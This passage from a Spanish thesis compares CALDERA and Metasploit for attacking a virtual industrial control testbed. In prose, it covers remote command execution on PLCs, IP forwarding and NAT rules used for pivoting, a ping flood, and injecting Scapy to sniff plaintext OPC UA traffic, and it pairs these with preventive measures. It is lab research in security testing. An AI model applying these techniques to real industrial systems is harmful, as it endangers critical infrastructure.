Tras este paquete, el agente manda otro paquete al servidor de CALDERA con la salida que se ha obtenido al ejecutar dicho comando, el cual como se puede observar pesa 7153 *bytes*. El peso del paquete es tan grande debido a que la cadena de texto que contiene el listado de procesos es lo suficientemente larga como para montar un paquete de tal tamaño.

Por el otro lado, si analizamos los paquetes que utiliza Meterpreter para enviar el correspondiente comando, se obtiene lo que aparece en la figura 62. En este caso, el *shell* de Meterpreter no espera ninguna confirmación del agente como ocurría en el caso de CALDERA, por lo que una vez introducimos el comando, este se ejecuta en la máquina víctima y se obtiene el resultado al instante.




Figura 62: Captura de Wireshark que muestra los paquetes utilizados para ejecutar un comando desde Metasploit

En este caso, Meterpreter hace uso del protocolo TCP para transmitir los comandos. En el primer paquete, que corresponde con el que indica el comando que se desea ejecutar, como se puede observar, también se envía cifrado, al igual que ocurría con CALDERA. Posteriormente, la salida del comando se envía a la máquina atacante con los paquetes 7 y 9, los cuales en total suman 6388 *bytes*. El tamaño es semejante a la respuesta que se obtuvo con CALDERA, aunque en este caso pesa algo menos probablemente por el método de cifrado, el cual genera menos caracteres que el que utiliza CALDERA.

Destaca el hecho de que con ambas herramientas la información que se transmite está cifrada, ya que ello supone una gran medida preventiva. Gracias a ello, al utilizar estas herramientas en un laboratorio físico para poner a prueba los sistemas antes de pasarlos a producción, se puede evitar que un intruso que consiga escuchar las comunicaciones del laboratorio pueda ver los ataques que se han tenido en cuenta para probar las posibles vulnerabilidades.

En conclusión, a la hora de ejecutar comandos simples, ambas herramientas tienen sus ventajas y sus desventajas. Por un lado, CALDERA registra todos los comandos que se ejecutan en los agentes desplegados, proporcionando información como la hora del día en la que se ha realizado y guardando los resultados obtenidos. No obstante, aunque Metasploit no tenga dicha característica, su *shell* de Meterpreter permite ejecutar los comandos en la máquina víctima al instante, mientras que con CALDERA puede que se deba esperar varios segundos. Además, el cifrado que realiza Metasploit con Meterpreter hace que se envíen menos *bytes* en los paquetes.

A continuación, en la tabla 9 se muestran las ventajas y desventajas que se han encontrado al utilizar CALDERA y Metasploit para ejecutar los comandos Bash necesarios para realizar los ataques.

Tabla 9: Ventajas y desventajas encontradas al utilizar CALDERA y Metasploit para ejecutar comandos Bash

	CALDERA	**Metasploit**
Tiempo estimado para que se ejecute un comando	Varios segundos, se debe añadir el comando a una operación activa y esperar a que el agente contacte con el servidor	Instantáneo, basta con escribir en el *shell* de Meterpreter el comando y este se ejecutará al momento en la máquina víctima
Cifrado de información transmitida	Se cifra impidiendo su lectura, aunque por ello aumentan los *bytes* enviados	Se cifra también, pero su cifrado provoca un menor envío de *bytes*
Registro de acciones realizadas	Se registra la hora, un indicador de éxito y la salida obtenida	No consta, no se realiza ningún tipo de registro

5.2.3. Envío de paquetes maliciosos a dispositivos esclavos

En esta sección se han llevado a cabo los pasos necesarios para conseguir que el PLC de la subred de OCPP funcione como si fuese un *router* y así permita a la máquina donde se encuentran las herramientas de ataque atacar los esclavos de dicha subred. Para ello, al igual que en el anterior apartado, se han hecho uso tanto de CALDERA como de Metasploit para ejecutar comandos simples que aprovechan las funciones de la terminal de Linux y han permitido conseguir el objetivo marcado.

Para ello, se han hecho uso de tres comandos: uno que activa una variable del kernel de Linux para que así los paquetes que reciba destinados a los esclavos los reenvíe, otro para hacerle conocer al atacante la tabla de enrutamiento del PLC y otro para añadir una regla al *firewall* de Iptables que provoque el uso del protocolo NAT para que la máquina atacante consiga las respuestas enviadas por los esclavos. Para prevenir en un sistema real que un intruso active dichas funcionalidades con estos comandos, se propone lo mismo que para el anterior caso: desactivar los comandos que provoquen acciones críticas en el sistema como los utilizados en este caso, o bien cambiar la configuración del sistema operativo para que se soliciten pasos adicionales para ejecutar dichas acciones. Otra solución fácil podría ser no permitir el tráfico de red procedente de dispositivos desconocidos por las máquinas de la red.

Además de esto, sería importante implantar algún tipo de sistema de monitorización. Se podrían configurar las máquinas para guardar un registro de todos los comandos ejecutados en la terminal, o lo mismo para los paquetes de red que se reciben. Así, se conseguiría detectar tras su revisión anomalías causadas por intrusos que tratan de dañar los sistemas.

En este caso, como se han utilizado comandos manuales simples de la misma forma que para los ataques realizados en el anterior apartado, no tiene sentido realizar un análisis sobre el uso de CALDERA y Metasploit para llevarlo a cabo, puesto que se llegarían a las mismas conclusiones que las redactadas en dicho apartado.

No obstante, fuera de ello, gracias a conseguir enviar paquetes a los esclavos de la subred de OCPP, se ha podido realizar un ataque de *Ping Flood* para sobrecargarlos. Así pues, se ha realizado un análisis de los resultados de este.

En la figura 63, se muestra el impacto que tiene el ataque en el *Slave2* de la subred de OCPP. Como se puede apreciar, el ancho de banda del PLC se dispara por las nubes, de forma que,

para tanto salida como entrada del tráfico, navega en unos 5 segundos un total de 8.9 Mibps a una velocidad de 8.16 Mibps. Además, como consecuencia del ataque, el uso de los recursos de la CPU se eleva notablemente, pasando de un 10 % de uso a un 25-30 %.




Figura 63: Captura de btop que muestra el impacto causado por el ataque de *Ping Flood* en *Slave2* en la subred de OCPP

Este gran impacto que se ejerce en la máquina provoca su ralentización, pero no consigue interrumpir el sistema en ningún sentido. Además, las consecuencias del ataque no son nada despreciables, por lo que cualquier sistema de monitorización que disponga una red real dará la alerta ante este ataque.

5.2.4. Inyección de Scapy como *payload*

Durante este último apartado se ha tratado de conseguir escuchar las comunicaciones que tienen lugar entre los esclavos y el PLC de la subred de OPC UA. Para ello, se ha optado por hacer uso de la capacidad de tanto CALDERA como Metasploit para inyectar *payloads* en las máquinas donde se encuentran implantados los agentes. La idea inicial ha sido inyectar un fichero comprimido con la herramienta de Scapy para así, posteriormente, poder interactuar con ella mediante comandos remotos y conseguir obtener información sobre las comunicaciones que le llegan al PLC por parte de los esclavos.

Tanto con CALDERA como con Metasploit, la inyección del *payload* ha resultado en éxito, de forma que se ha conseguido que la máquina donde se ubica el PLC pueda utilizar Scapy. No

obstante, con CALDERA ha surgido el problema de que no había posibilidad de interactuar con la herramienta de forma remota, ya que una vez el intérprete de esta tomaba el control del *shell*, CALDERA desconectaba la ejecución.

Por el otro lado, con Metasploit no ha surgido problema alguno, y se ha podido incluso traer desde la máquina del PLC a la máquina atacante un fichero con el tráfico que se ha capturado desde el PLC, para así poder investigar con Wireshark las comunicaciones.

En cuanto al proceso para conseguir inyectar el *payload*, desde CALDERA ha resultado algo trabajoso, puesto que para ello se debe crear previamente lo que se conoce como una *ability*, donde se puede indicar el *payload* a inyectar y los comandos a ejecutar tras ello. Además, la herramienta no permite seleccionar el *payload* entre los ficheros de la máquina, sino que deben ser elegidos entre los ubicados en una carpeta procedente de la propia aplicación. Por lo tanto, para poder inyectar Scapy, se ha debido encontrar dicha carpeta y añadir entre sus ficheros el archivo comprimido de Scapy, permitiéndose así su elección en la pantalla de configuración de una *ability*. Finalmente, con la *ability* ya lista, ha sido posible añadirla a la operación en marcha en CALDERA y así inyectar el *payload* correctamente.

Por el otro lado con el *shell* de Meterpreter que ofrece Metasploit basta con la ejecución del simple comando *upload file*, donde *file* es el fichero que se quiere inyectar como *payload*. Por lo tanto, en cuanto a productividad y facilidad para ello, Metasploit es la herramienta a elegir.

En cuanto al impacto que se causa en el PLC por inyectar el *payload*, si lo realizamos con CALDERA, se obtienen con Wireshark las trazas que aparecen en la figura 64. Como se puede observar, los datos del *payload* de Scapy se envían en un único paquete, el cual tal y como se muestra, pesa lo mismo que el fichero elegido como *payload*, 6.35 MiB.

En cambio, a la hora de inyectar el *payload* con Meterpreter, se obtiene lo que aparece en la figura 65. Como se puede apreciar, para el envío de los datos del *payload* han sido necesarios algo más de 800 paquetes, los cuales en primera instancia da a entender que cada uno proporciona una parte de los datos totales del *payload*. Aun así, resulta desconcertante la necesidad de fragmentar la información en tantos paquetes, y hace sospechar que se estén enviando datos de más.

Sin embargo, si se mide con btop el ancho de banda a la hora de inyectar el *payload*, tal y como aparece en la figura 66, el peso de la información recibida resulta ser el correcto, unos




Figura 64: Captura de Wireshark que muestra los paquetes utilizados para inyectar un *payload* con CALDERA




Figura 65: Captura de Wireshark que muestra los paquetes utilizados para inyectar un *payload* con Metasploit

6.35 MiB. Por lo tanto, con ambas herramientas se produce el mismo impacto en el ancho de banda del PLC.

El tráfico generado por la inyección del *payload* contrarresta por su peso en gran medida con el tráfico habitual de las comunicaciones, donde los datos se envían a nivel de *bytes*. Por lo tanto, la detección de inyecciones de *payload* de este tamaño no resulta difícil de detectar en instalaciones reales donde valores de tráfico tan dispares generarían la detección de alguna anomalía. Del mismo modo, para evitar que, aunque se dé un aviso consigan realizar acciones con el *payload* a tiempo, una buena estrategia preventiva podría ser bloquear la dirección IP de la máquina origen en cuanto envíe cierta cantidad de datos en un corto periodo de tiempo.

Para finalizar, tal y como se ha comprobado al investigar los paquetes capturados de las comunicaciones entre el PLC y los esclavos, se ha conseguido leer los valores de los sensores en texto plano dentro de la capa del protocolo OPC UA. Ello refleja una gran falla de seguridad en él, ya que cualquier intruso es capaz de leer los datos que se comunican con dicho protocolo.

Por suerte, el propio protocolo tiene de forma oficial modos para poder activar TLS en sus comunicaciones, lo cual, como se ha mencionado anteriormente en la memoria, proporcionaría




Figura 66: Captura de btop que muestra el impacto causado al inyectarse el *payload* de Scapy con Metasploit

integridad de los datos y además estos irían cifrados, por lo que no habría forma de que un intruso lea o modifique la información enviada con él.

A continuación, en la tabla 10 se muestran las ventajas y desventajas que se han encontrado al utilizar CALDERA y Metasploit para inyectar el *payload* de Scapy con el objetivo de así escuchar las comunicaciones.

5.2.5. Conclusiones finales sobre las herramientas utilizadas

En esta sección para atacar las comunicaciones entre los niveles de campo y de control, se ha hecho uso de tanto CALDERA como Metasploit para realizar los diferentes ataques abarcados. Gracias a los análisis realizados, se ha podido hacer notar las ventajas e inconvenientes que tienen cada una, lo cual resulta útil para sacar una conclusión sobre cuál de las dos es la más útil para realizar labores propias de un equipo de *Red Team*.

Ambas tienen sus puntos a favor al realizar una tarea u otra, por lo que el uso de solo una de las dos no se recomienda. El punto fuerte de CALDERA es la cómoda interfaz de usuario, donde desde ahí es posible realizar todas las tareas necesarias para probar equipos tras su compromiso. Permite generar el código para implantar un agente, crear ataques con comandos a ejecutar y *payloads* que quedan guardados en memoria para su posterior uso, y, además

Tabla 10: Ventajas y desventajas encontradas al utilizar CALDERA y Metasploit para inyectar *payloads*

	CALDERA	**Metasploit**
Proceso de inyección de un *payload*	Costoso, se debe crear una *ability* para ello y mover el *payload* deseado a una carpeta propia de la herramienta	Sencillo, solo es necesaria la ejecución de un comando indicando el *payload* a inyectar
Impacto de transferencia del *payload* en el ancho de banda	No se envían *bytes* de más, y se envía todo en un paquete	Se envían los *bytes* propios del *payload*, pero para ello se fragmenta en numerosos paquetes
Interacción con la herramienta inyectada	No se permite, al tomar el control la herramienta CALDERA interrumpe la terminal	Se puede realizar sin problema y en tiempo real, obteniendo la salida en todo momento

almacena un registro de todos los ataques que se realizan. A pesar de ello, aunque se interactúe con la herramienta mediante dicha interfaz, no significa que las acciones a llevar a cabo se realicen más rápido.

Metasploit destaca por la velocidad que ofrece al usuario para realizar las diferentes tareas, donde en ocasiones con un simple comando se pueden realizar acciones trabajosas, como por ejemplo generar un agente o inyectar un *payload*. Además, a la hora de ejecutar comandos remotos, Metasploit los manda y devuelve su resultado al instante, mientras que con CALDERA se puede llegar a esperar varios segundos para obtener los resultados del comando indicado. También, como se ha visto, solo Metasploit ha sido capaz de interactuar con el *payload* de Scapy inyectado.

En conclusión, puesto que ambas herramientas tienen sus puntos fuertes, la mejor decisión es hacer uso de ambas de forma conjunta. Se podría por ejemplo establecer una metodología donde primero se haría uso de Metasploit para ejecutar los ataques y poner a prueba el sistema, puesto que con esta herramienta los comandos se ejecutarían más rápido y el usuario obtendría

resultados de ello al instante. Así pues, tras hacer pruebas, se podría utilizar CALDERA para así, aprovecharla para guardar los ataques que se han realizado con sus comandos y *payloads*, de forma que, con ello, en cualquier momento con un simple *click* se podrían ejecutar todos los ataques registrados y comprobar si, tras tomar las medidas preventivas, los ataques siguen explotando vulnerabilidades.

A continuación, en la tabla 11 se muestra la herramienta que se aconseja utilizar para cada uno de los casos expuestos en esta sección.

Tabla 11: Herramientas de ataque a utilizar para cada uno de los casos expuestos en los ataques entre los niveles de campo y control

	CALDERA	**Metasploit**
Creación de un agente determinado	**X**	
Conectar y actuar con múltiples agentes	**X**	
Minimizar impacto por implantar un agente		**X**
Velocidad para ejecutar un comando		**X**
Uso de comunicaciones cifradas	**X**	**X**
Guardado de ataques en memoria	**X**	
Registro de acciones llevadas a cabo	**X**	
Velocidad para inyectar un *payload*		**X**
Uso remoto de herramientas abiertas en el *shell*		**X**

6

Conclusiones y Líneas Futuras

En este capítulo se relatarán las conclusiones finales que se han adquirido tras finalizar el proyecto. Se abarcará si se han cumplido los objetivos definidos, el trabajo y las dificultades que ha supuesto el proyecto y los conocimientos adquiridos. También se expondrán algunas líneas futuras que se podrían implementar a partir de la solución que se ha alcanzado.

6.1. Conclusiones

Gracias al duro trabajo realizado en el transcurso de este proyecto, se ha conseguido cumplir con los objetivos propuestos en primera instancia. Ha sido posible elaborar una infraestructura virtual en la que los dispositivos propios de una infraestructura crítica se comunican mediante protocolos industriales, lo cual ha permitido disponer de un entorno de pruebas sobre el que realizar ataques y, así, realizar un análisis exhaustivo sobre el uso y el rendimiento de las herramientas de ataque utilizadas. Gracias a ello, se ha realizado una comparativa con los puntos positivos y negativos de cada una de ellas y, con ello, se ha podido decidir justificadamente las mejores herramientas a utilizar para cada uno de los casos llevados a cabo en el proyecto.

Adicionalmente, los análisis realizados han permitido sacar conclusiones sobre las vulnerabilidades halladas en los sistemas operativos y los protocolos industriales del entorno de pruebas, para las cuales se han dado algunas medidas preventivas para solucionar dichos agujeros de seguridad.

El desarrollo de este proyecto ha supuesto un esfuerzo superior al esperado inicialmente. El principal motivo de ello ha sido el nulo conocimiento inicial de las herramientas utilizadas tanto para el desarrollo de la red como para la realización de los ataques. Como consecuencia,

se ha invertido una gran cantidad de horas en leer la documentación de cada una de estas herramientas y en aprender por cuenta propia su funcionamiento.

También, se han encontrado dificultades a la hora de conseguir establecer comunicaciones haciendo uso de protocolos industriales. Debido a que los *drivers* a utilizar en el *software* de los PLCs debían estar escritos en Python, era requisito necesario que las implementaciones a usar para poner en marcha los protocolos estuviesen escritas en el mismo lenguaje, lo cual ha supuesto un largo trabajo de investigación para hallar implementaciones de la comunidad que cumplieran con dicho requisito.

Paralelamente, para realizar los ataques ha sido necesario un amplio conocimiento sobre el funcionamiento básico de las redes y sus protocolos de Internet, el cual ha sido necesario repasar puesto que el conocimiento que se poseía en un inicio en ese ámbito era muy reducido.

No obstante, al conseguir finalizar con el proyecto a pesar de todos los obstáculos, se ha logrado una gran satisfacción. Además, el trabajo realizado ha supuesto la adquisición de una gran cantidad de conocimiento sobre los ámbitos tratados. Gracias al proyecto, se ha aprendido en profundidad sobre las tareas que se realizan para poner a prueba sistemas propios y encontrar vulnerabilidades, lo cual dicho conocimiento podría dar lugar al comienzo de la propia especialización profesional en el ámbito.

6.2. Líneas Futuras

Aunque se hayan cumplido exitosamente los objetivos propuestos, el resultado final del proyecto da posibilidad a numerosas mejoras y ampliaciones a realizar en el entorno de pruebas desarrollado. A continuación, se proponen algunas líneas futuras a realizar sobre este proyecto:

- **Adición de nuevos protocolos industriales**

  Al añadir nuevas subredes que hablen protocolos industriales diferentes a los ya implementados en este proyecto, se ofrecería una mayor variedad de comunicaciones a poner a prueba a la hora de realizar los ataques. Esto podría abrir paso a realizar un análisis en profundidad de los protocolos puestos a prueba que permita determinar cuál de todos es el más seguro para utilizar en una infraestructura real.

- **Desarrollo de nuevos ataques**

En el proyecto ya se abarcan varios tipos de ataques que ponen a prueba los protocolos y los sistemas de diferentes formas. Sin embargo, hay multitud de ataques no realizados en el entorno que existen en el mundo real, por lo que si se añadiesen algunos más se podrían encontrar nuevas vulnerabilidades.

- **Modificación de los protocolos industriales para aumentar su seguridad**
  Como se ha visto en la memoria de este proyecto, los protocolos industriales utilizados carecen de seguridad, permitiendo leer o modificar valores de las comunicaciones por parte de un tercero. Por lo tanto, una llamativa ampliación a realizar es modificar sus comunicaciones para que estas sean seguras, por ejemplo, añadiendo en ellas el protocolo TLS el cual garantiza la seguridad de sus comunicaciones.

- **Uso de nuevas herramientas de ataque**
  Con el objetivo de tener un mayor abanico de herramientas para realizar los ataques y realizar una comparativa entre ellas, se propone investigar y añadir a la máquina atacante nuevas herramientas de ataque que tengan potencial para realizar mejor la labor en algunos de los casos expuestos en el proyecto.

Referencias

[1] Arias Carmona R. *¿Qué son las Infraestructuras Críticas?* ISBL. 17 de ene. de 2023. URL: https://isbl.eu/2023/04/que-son-las-infraestructuras-criticas.

[2] Brodersen J. *Industroyer2: cómo frenó Ucrania el ciberataque ruso que intentó dejar al país sin luz.* Clarín. 6 de nov. de 2022. URL: https://www.clarin.com/tecnologia/industroyer2-freno-ucrania-ciberataque-ruso-intento-dejar-pais-luz_0_DYWvBmLtDK.html.

[3] Edwards M. *Critical Infrastructure Protection.* IOS Press. 2014. URL: https://books.google.es/books?hl=es&lr=&id=AmznAgAAQBAJ&oi=fnd&pg=PP5&dq=critical+infrastructure+protection&ots=cHk8jwv3yK&sig=5xhgUdyKYYbBOVY0gE2inf-OZes#v=onepage&q=critical%20infrastructure%20protection&f=false.

[4] Zavarsky P. *Deep Packet Inspection in Industrial Automation Control System to Mitigate Attacks Exploiting Modbus/TCP Vulnerabilities.* Concordia University of Edmonton. Abr. de 2020. URL: https://ieeexplore.ieee.org/abstract/document/9123061.

[5] *Equipos De Ciberseguridad: Red, Blue Purple Team.* tranxfer. 2 de jul. de 2021. URL: https://www.tranxfer.com/equipos-ciberseguridad-red-team-blue-team-y-purple-team.

[6] *Getting Started with GNS3.* SolarWinds Worldwide, LLC. GNS3. 2023. URL: https://docs.gns3.com/docs.

[7] *VMware Workstation Pro.* VMware, Inc. 2023. URL: https://www.vmware.com/es/products/workstation-pro.html.

[8] *Chapter 1. Definitions and overview.* Debian. 2023. URL: https://www.debian.org/doc/manuals/debian-faq/basic-defs.en.html.

[9] Sheldon R. *Debian.* TechTarget. Feb. de 2022. URL: https://www.techtarget.com/searchdatacenter/definition/Debian.

[10] g0tmi1k. *What is Kali Linux?* Kali. 19 de dic. de 2022. URL: https://www.kali.org/docs/introduction/what-is-kali-linux/.

[11] *1.1 OpenPLC Overview*. Open PLC Project. 2023. URL: https://openplcproject.com/docs/openplc-overview.

[12] *ScadaBR é um software livre*. Sensorweb. 2017. URL: https://www.scadabr.com.br.

[13] Lefebvre L. *pyModbusTCP*. Github. 17 de abr. de 2023. URL: https://github.com/sourceperl/pyModbusTCP.

[14] Rouse M. *Modbus TCP/IP*. Techopedia. 9 de sep. de 2015. URL: https://www.techopedia.com/definition/4505/modbus-tcpip.

[15] McLarty A. *OCPP*. Github. 31 de oct. de 2022. URL: https://github.com/mobilityhouse/ocpp.

[16] Willem Oosterhoff A. *Central System*. Read the Docs. 2019. URL: https://ocpp.readthedocs.io/en/latest/central_system.html.

[17] *Understanding OCPP. Why interoperability matters*. EVBox. 2023. URL: https://evbox.com/us-en/understanding-ocpp#:~:text=The%20Open%20Charge%20Point%20Protocol,any%20similarly%20OCPP%2Dcompliant%20software..

[18] *opcua-asyncio*. Free OPC-UA. 17 de dic. de 2022. URL: https://github.com/FreeOpcUa/opcua-asyncio.

[19] *asyncio — Asynchronous I/O*. Python Software Foundation. 7 de mayo de 2023. URL: https://docs.python.org/3/library/asyncio.html.

[20] Satoshi. *¿Que es OPC UA?* Opiron. 18 de jun. de 2018. URL: https://www.opiron.com/que-es-opc-ua.

[21] Biondi P. *Introduction*. Scapy. 2023. URL: https://scapy.readthedocs.io/en/latest/introduction.html.

[22] *WELCOME TO THE ETTERCAP PROJECT*. Ettercap Project. 2023. URL: https://www.ettercap-project.org.

[23] *TCPDUMP(1) MAN PAGE*. The Tcpdump Group. 12 de mar. de 2023. URL: https://www.tcpdump.org/manpages/tcpdump.1.html.

[24] Sanfilippo S. *hping3(8) - Linux man page*. die.net. 2023. URL: https://linux.die.net/man/8/hping3.

[25] Kouremetis M. *CALDERA*. Github. 5 de mayo de 2023. URL: https://github.com/mitre/caldera.

[26] Buckbee M. *What is Metasploit? The Beginner's Guide*. Varonis. 24 de feb. de 2022. URL: https://www.varonis.com/blog/what-is-metasploit.

[27] *General Python FAQ*. Python Software Foundation. 6 de mayo de 2023. URL: https://docs.python.org/3.11/faq/general.html.

[28] *Getting Started*. Microsoft. Visual Studio Code. 2023. URL: https://code.visualstudio.com/docs.

[29] *Code editing. Redefined*. Microsoft. Visual Studio Code. 2023. URL: https://code.visualstudio.com.

[30] *Chapter 1. Introduction*. Wireshark Foundation. 2023. URL: https://www.wireshark.org/docs/wsug_html_chunked/ChapterIntroduction.html#ChIntroWhatIs.

[31] P. Liljenberg J. *aristocratos/btop: A monitor of resources*. Github. 15 de mayo de 2023. URL: https://github.com/aristocratos.

[32] Oreman J. *NetfilterQueue*. Github. 1 de mar. de 2023. URL: https://github.com/oremanj/python-netfilterqueue.

[33] *Iptables, herramienta para controlar el tráfico de un servidor*. acensTechnologies. Jul. de 2014. URL: https://www.acens.com/wp-content/images/2014/07/wp-acens-iptables.pdf.

[34] *Qué son las redes de comunicación industrial*. AULA21. 2023. URL: https://www.cursosaula21.com/que-son-las-redes-de-comunicacion-industrial.

[35] *Redes de comunicación industrial: todo lo que necesitas saber*. SICMA21. 2023. URL: https://www.sicma21.com/que-son-las-redes-de-comunicacion-industrial.

[36] *Download GNS3 VM*. SolarWinds Worldwide, LLC. GNS3. 2023. URL: https://www.gns3.com/software/download-vm.

[37] *Downloading the GNS3 VM*. SolarWinds Worldwide, LLC. GNS3. 2023. URL: https://docs.gns3.com/docs/getting-started/installation/download-gns3-vm.

[38] *OSBoxes offers you ready-to-use Linux/Unix guest operating systems*. OSBoxes. 2023. URL: https://www.osboxes.org.

[39] *2.3 Input, Output and Memory Addressing*. OpenPLC. 28 de dic. de 2022. URL: https://openplcproject.com/docs/2-3-input-output-and-memory-addressing.

[40] *ScadaBR 1.2*. ScadaBR. Github. 7 de sep. de 2021. URL: https://github.com/ScadaBR/ScadaBR/releases/tag/v1.2.

[41] *¿Qué es el protocolo ARP y cómo funciona?* KeepCoding Team. 10 de mar. de 2022. URL: https://keepcoding.io/blog/que-es-el-protocolo-arp.

[42] Cunha Barbosa D. *Qué es un ataque de Man-in-the-Middle y cómo funciona*. we live security. 28 de dic. de 2021. URL: https://www.welivesecurity.com/la-es/2021/12/28/que-es-ataque-man-in-the-middle-como-funciona.

[43] *ARP Spoofing*. Imperva. 2023. URL: https://www.imperva.com/learn/application-security/arp-spoofing/#:~:text=An%20ARP%20spoofing%2C%20also%20known,intercept%20communication%20between%20network%20devices..

[44] Reynolds L. *Linux IP forwarding – How to Disable/Enable using net.ipv4.ip_forward*. LinuxConfig. 17 de oct. de 2022. URL: https://linuxconfig.org/how-to-turn-on-off-ip-forwarding-in-linux.

[45] *¿Qué es el sniffing?* CTX Detectives Privados. 2022. URL: https://www.ctxdetectives.com/que-es-el-sniffing/#:~:text=El%20sniffing%20es%20un%20tipo,con%20fines%20dolosos%20y%20delictivos..

[46] *¿Qué es un ataque de denegación de servicio (DoS)?* Cloudflare, Inc. 2023. URL: https://www.cloudflare.com/es-es/learning/ddos/glossary/denial-of-service.

[47] *El ping de la muerte: uno de los primeros ataques de red*. IONOS Cloud S.L.U. 1 de oct. de 2020. URL: https://www.ionos.es/digitalguide/servidores/seguridad/ping-de-la-muerte.

[48] *Language*. Tcl Developer Xchange. 2022. URL: https://www.tcl.tk/about/language.html.

[49] *¿Qué es un ataque de inundación de Ping (ICMP)?* Cloudflare, Inc. 2023. URL: https://www.cloudflare.com/es-es/learning/ddos/ping-icmp-flood-ddos-attack.

[50] Gont F. *Ataques de reseteo de conexión contra TCP*. Universidad Tecnológica Nacional. 26 de oct. de 2006. URL: https://www.si6networks.com/files/presentations/frh2006/charla-fgont-frh2006-reseteo-conexion.pdf.

[51] spinpx. *TCP Reset attack*. Github. 31 de mar. de 2023. URL: https://gist.github.com/spinpx/263a2ed86f974a55d35cf6c3a2541dc2.

[52] *SYN flood: variantes y medidas defensivas*. IONOS Cloud S.L.U. URL: https://www.ionos.es/digitalguide/servidores/seguridad/syn-flood.

[53] *Modbus*. Wikipedia. 24 de abr. de 2023. URL: https://en.wikipedia.org/wiki/Modbus.

